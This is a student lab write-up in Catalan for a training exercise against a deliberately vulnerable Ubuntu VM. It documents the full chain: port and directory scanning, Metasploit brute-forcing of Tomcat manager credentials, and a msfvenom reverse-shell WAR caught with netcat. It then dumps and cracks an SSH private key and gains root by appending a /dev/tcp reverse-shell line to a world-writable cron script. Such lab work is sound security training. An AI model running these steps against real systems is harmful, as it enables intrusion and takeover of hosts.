

Workshop 7

En aquest taller treballaràs amb força bruta i t'aprofitaràs de vulnerabilitats i descuits de protecció en una màquina Ubuntu.

Contesta:

1. Quins ports té oberts la víctima?

Primer de tot toca esbrinar quina IP té la màquina que hem d'atacat, per tant miro quines IP hi ha a la xarxa:

```

(root@polkali)-[/home/polkali]
# sudo nmap -sn 192.168.1.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:09 CET
Nmap scan report for 192.168.1.1
Host is up (0.00028s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00014s latency).
MAC Address: 08:00:27:39:DA:52 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6
Host is up (0.00025s latency).
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.75 seconds

(root@polkali)-[/home/polkali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:68:c3:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.7/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 561sec preferred_lft 561sec
    inet6 fe80::a00:27ff:fe68:c395/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Penso que és la 192.168.1.6, per tant vaig a fer-li un nmap a veure quins ports li trobo oberts:

He trobat dos ports oberts, el 22 i el 8080 on hi ha una web que va sobre un Apache sembla:

```

(root@polkali)-[/home/polkali]
# nmap 192.168.1.6

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:12 CET
Nmap scan report for 192.168.1.6
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds


```

File Actions Edit View Help

```
└─# nmap -sC -sV -v -p- 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:12 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating ARP Ping Scan at 18:12
Scanning 192.168.1.6 [1 port]
Completed ARP Ping Scan at 18:12, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:12
Completed Parallel DNS resolution of 1 host. at 18:12, 0.00s elapsed
Initiating SYN Stealth Scan at 18:12
Scanning 192.168.1.6 [65535 ports]
Discovered open port 8080/tcp on 192.168.1.6
Discovered open port 22/tcp on 192.168.1.6
Completed SYN Stealth Scan at 18:12, 6.55s elapsed (65535 total ports)
Initiating Service scan at 18:12
Scanning 2 services on 192.168.1.6
Completed Service scan at 18:12, 8.41s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.6.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.36s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.01s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp  open  http     Apache Tomcat/9.0.52
|_ http-title: Apache Tomcat/9.0.52
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
```

2. Adjunta una captura de pantalla del contingut de la URL que conté.




192.168.1.6:8080

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.52

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

Server Status Manager App Host Manager

Developer Quick Start

- [Tomcat Setup](#)
- [First Web Application](#)
- [Realms & AAA](#)
- [JDBC DataSources](#)
- [Examples](#)
- [Servlet Specifications](#)
- [Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users.

[Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

Documentation

[Tomcat 9.0 Documentation](#)

[Tomcat 9.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

- [Tomcat 9.0 Bug Database](#)
- [Tomcat 9.0 JavaDocs](#)
- [Tomcat 9.0 Git Repository at GitHub](#)

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

- [tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).
- [tomcat-users](#)
User support and discussion
- [taglibs-user](#)
User support and discussion for [Apache Taglibs](#)
- [tomcat-dev](#)
Development mailing list, including commit messages

Other Downloads Tomcat Connectors Other Documentation Tomcat Connectors Get Involved Overview Miscellaneous Contact Apache Software Foundation

3. Cerca quines carpetes té la URL.

He trobat aquests 6 directoris amb dirb:

```
(root@polkali)-[/home/polkali]
# dirb http://192.168.1.6:8080

Developer Quick Start
DIRB v2.22
By The Dark Raver

START_TIME: Fri Jan 19 18:17:59 2024
URL_BASE: http://192.168.1.6:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://192.168.1.6:8080/
+ http://192.168.1.6:8080/docs (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/examples (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://192.168.1.6:8080/host-manager (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/manager (CODE:302|SIZE:0)
+ http://192.168.1.6:8080/shell (CODE:302|SIZE:0)

END_TIME: Fri Jan 19 18:18:04 2024
DOWNLOADED: 4612 - FOUND: 6

(root@polkali)-[/home/polkali]
#
```

I amb gobuster aquests 6 també:

```
(root@polkali)-[/home/polkali]
# gobuster dir -u http://192.168.1.6:8080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.6:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/docs (Status: 302) [Size: 0] [→ /docs/]
/examples (Status: 302) [Size: 0] [→ /examples/]
/favicon.ico (Status: 200) [Size: 21630]
/host-manager (Status: 302) [Size: 0] [→ /host-manager/]
/manager (Status: 302) [Size: 0] [→ /manager/]
/shell (Status: 302) [Size: 0] [→ /shell/]
Progress: 4614 / 4615 (99.98%)

Finished
```

4. Cerca un exploit de login amb Metasploit per trobar un usuari i una contrasenya, i accedir al login de la web.

Utilitzant l'exploit 18 si posem a Metasploit: search apache tomcat aconseguim trobar les credencials:

```
[*] 192.168.1.6:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.1.6:8080 - Login Successful: tomcat:role1
[*] 192.168.1.6:8080 - LOGIN FAILED: both:admin (Incorrect)
```



5. Mostra el contingut de la web un cop posades les credencials.

Ara veiem els directoris que hi ha que són exactament els mateixos que hem trobat abans:



Tomcat Web Application Manager

Message: OK

Manager
List Applications HTML Manager Help Manager Help Server Status


Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

6. Fixa't que hi pots pujar fitxers: "WAR file to deploy". Crea amb l'eina msfvenom un war reverse shell, puja'l al servidor, prepara el netcat i connecta-t'hi.

```
(root@polkali)-[/home/polkali]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.7 LPORT=4444 -f war > shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```



Tomcat Web Application Manager

Message: OK

Manager
List Applications HTML Manager Help Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeplo Expire sessions with idle ≥ 30
/polshell	None specified		true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/shell	None specified		true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30

Deploy
Deploy directory or WAR file located on server

Context Path:

7. Un cop connectat al web shell, quin usuari ets?

M'he connectat clicant el directori que s'ha creat al pujar el fitxer .war que he creat. Ara sóc l'usuari tomcat:

```
(root@polkali)-[/home/polkali]
# nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 49304
whoami
tomcat
nano shell.py
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
whoami
tomcat
█
```

8. Crea amb Python3 una consola /bin/bash. Quins usuaris hi ha al sistema que puguin fer login?

Hem utilitzat el següent: `python -c 'import pty;pty.spawn("/bin/bash")'` . Els usuaris del sistema:

```
bash: cd: /etc/passwd: Not a directory
tomcat@workshop7:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
thales:x:1000:1000:thales:/home/thales:/bin/bash
tomcat:x:999:999:/opt/tomcat:/bin/false
montilivi:x:1001:1001::/home/montilivi:/bin/bash
tomcat@workshop7:/$ █
```

9. Ves al home i cerca una clau privada.

```
tomcat@workshop7:/run$ cd /home/thales
cd /home/thales
tomcat@workshop7:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@workshop7:/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14 2021 .
drwxr-xr-x 4 root root 4096 Jan 16 16:47 ..
-rw-r--r-- 1 thales thales 972 Jan 16 17:14 .bash_history
-rw-r--r-- 1 thales thales 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr 4 2018 .bashrc
drwx----- 2 thales thales 4096 Aug 15 2021 .cache
drwx----- 3 thales thales 4096 Aug 15 2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15 2021 .local
-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
-rw-r--r-- 1 thales thales 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 66 Aug 15 2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16 2021 .ssh
-rw-r--r-- 1 thales thales 0 Oct 14 2021 .sudo_as_admin_successful
-rw-r--r-- 1 thales thales 33 Aug 15 2021 user.txt
tomcat@workshop7:/home/thales$ cd .ssh
```

```
tomcat@workshop7:/home/thales$ cd .ssh
cd .ssh
tomcat@workshop7:/home/thales/.ssh$ ls
ls
id_rsa  id_rsa.pub
tomcat@workshop7:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMLKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1Nft04fJPslxbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFut9isW2QAH7JYEWBgR4Z/9KSMsUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmx/cvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkgzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmF18LYhHa9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqBUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TctvRev+eKgF
/nj+3A6ZSQKFdLm22YZBiE4npXG0C03s81Rbvg90cx0hxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIQ+wTGqWFBxF9EPia6sRM/tBKaigIElDSyvvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreK01weYAA0yQSHCY+iJTI81CuDcg0IYRyWHIPU
9rI20K910cLLo+ySa704KDcmIL1WCnGbrD4PwupQ68G2YG0Z00IrwE9efkpwXPCR
Vi2T02Zut8x6ZEFjz4d3aWiZwtf1IugQrsmBK+akRLBPjQVY/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJeJRgpoH102HE+etITXlFffm
2J1fdQPo+qboVSMGmkITfTBDh10DG7TZYAq80LYeh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmCmpsXlj496be7n5WwILLw30e4IbZm
ztB5WYAww6yyheLmgU4WkKmx2sOWDWZ/TSEP0j9es0eh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNIshH/LEpuRu2LJWZU8mZ70yUyx9zoPRWEmz/mhOAb
jRMSyFLNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYmXIMc3cJR03EktX5Cj1TQRCjPWGoat0Mh02akMHvVrRKGG1d
/sMTTIDrlyrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZz4AMwRtlCWxrdoD/exvCeKwuObPlajTI3MaUoxPj0vhQK55XWicg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gko0rLrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBBQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsG1g5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@workshop7:/home/thales/.ssh$
```

10. Utilitza John the Ripper (ssh2john.py, john) per crackejar la passphrase d'aquesta clau privada. Quin és el password?

```
(root@polkali)-[/home/polkali]
# john keypol --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06 (keyhash)
1g 0:00:00:00 DONE (2024-01-19 19:44) 1.724g/s 4930Kp/s 4930Kc/s 4930KC/s vodka1420..vodka*rox
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@polkali)-[/home/polkali]
#
```

La password és vodka06

11. Ara que tens el password, canvia d'usuari. Quin contingut hi ha al fitxer notes.txt?

```
tomcat@workshop7:/home/tales/.ssh$ su thales
su thales
Password: vodka06
tales@workshop7:~/.ssh$ pwd
/home/tales/.ssh
tales@workshop7:~/.ssh$ cd ..
cd ..
tales@workshop7:~$ ls
ls
notes.txt user.txt
tales@workshop7:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
tales@workshop7:~$
```

12. Quins permisos té l'script que t'anomena el fitxer notes.txt i qui n'és el propietari?

```
tales@workshop7:~$ ls -l /usr/local/bin/backup.sh
ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 612 Jan 16 17:10 /usr/local/bin/backup.sh
tales@workshop7:~$
```


13. Què creus que fa l'script?

Per el nom que té sembla ser que fa un backup. Aquí veiem ben bé de què fa el backup:

```
thales@workshop7:~$ cat /usr/local/bin/
cat /usr/local/bin/backup.sh
#!/bin/bash
#####
#
# Backup to NFS mount script.
# /home/polkali
#####
# What to backup.
backup_files="/opt/tomcat/"
/home/polkali
# Where to backup to.
dest="/var/backups"
ssh-keygen -t rsa -b 4096 -C "thales@workshop7" -f /home/polkali/.ssh/id_rsa
```

Els fitxers d' /opt/tomcat/

14. Hi ha un procés cron que executa aquest script cada 3 minuts. Com pots aprofitar aquest esdeveniment per aconseguir ser root?

Així:

```
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 48886
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
python3 -c 'import pty;pty.spawn("/bin/bash")' all loaded hashes
tomcat@workshop7:/$ su thales
su thales
Password: vodka06 any other key for status

thales@workshop7:/$ cd /usr/local/bin
cd /usr/local/bin
thales@workshop7:/usr/local/bin$ ls
ls
backup.sh
thales@workshop7:/usr/local/bin$ echo "bash -i >& /dev/tcp/192.168.1.6/8888 0>&1" >> backup.sh
< -i >& /dev/tcp/192.168.1.6/8888 0>&1" >> backup.sh
thales@workshop7:/usr/local/bin$ ls
ls
backup.sh
thales@workshop7:/usr/local/bin$ echo "bash -i >& /dev/tcp/192.168.1.7/8888 0>&1" >> backup.sh
```

```
(root@polkali)-[/home/polkali]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 46604
bash: cannot set terminal process group (1872): Inappropriate ioctl for device
bash: no job control in this shell
root@workshop7:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@workshop7:~# whoami
whoami
root
root@workshop7:~#
```

CRON

Cron és un programa del sistema Linux que permet programar l'execució de tasques a intervals

regulars, per exemple en una data concreta, a una hora determinada o cada x tems. Aquestes tasques poden ser qualsevol combinació de comandes, scripts o aplicacions. Les tasques cron s'executen automàticament a intervals especificats per l'usuari, sense necessitat d'intervenció humana.

Cada usuari pot tenir el seu propi crontab, a part del crontab per a tot el sistema que s'utilitza normalment per a tasques que s'han d'executar amb privilegis.

Els usuaris, per editar el seu crontab, han d'executar la comanda: crontab -e. Per al crontab de tot el sistema, cal utilitzar la comanda: sudo crontab -e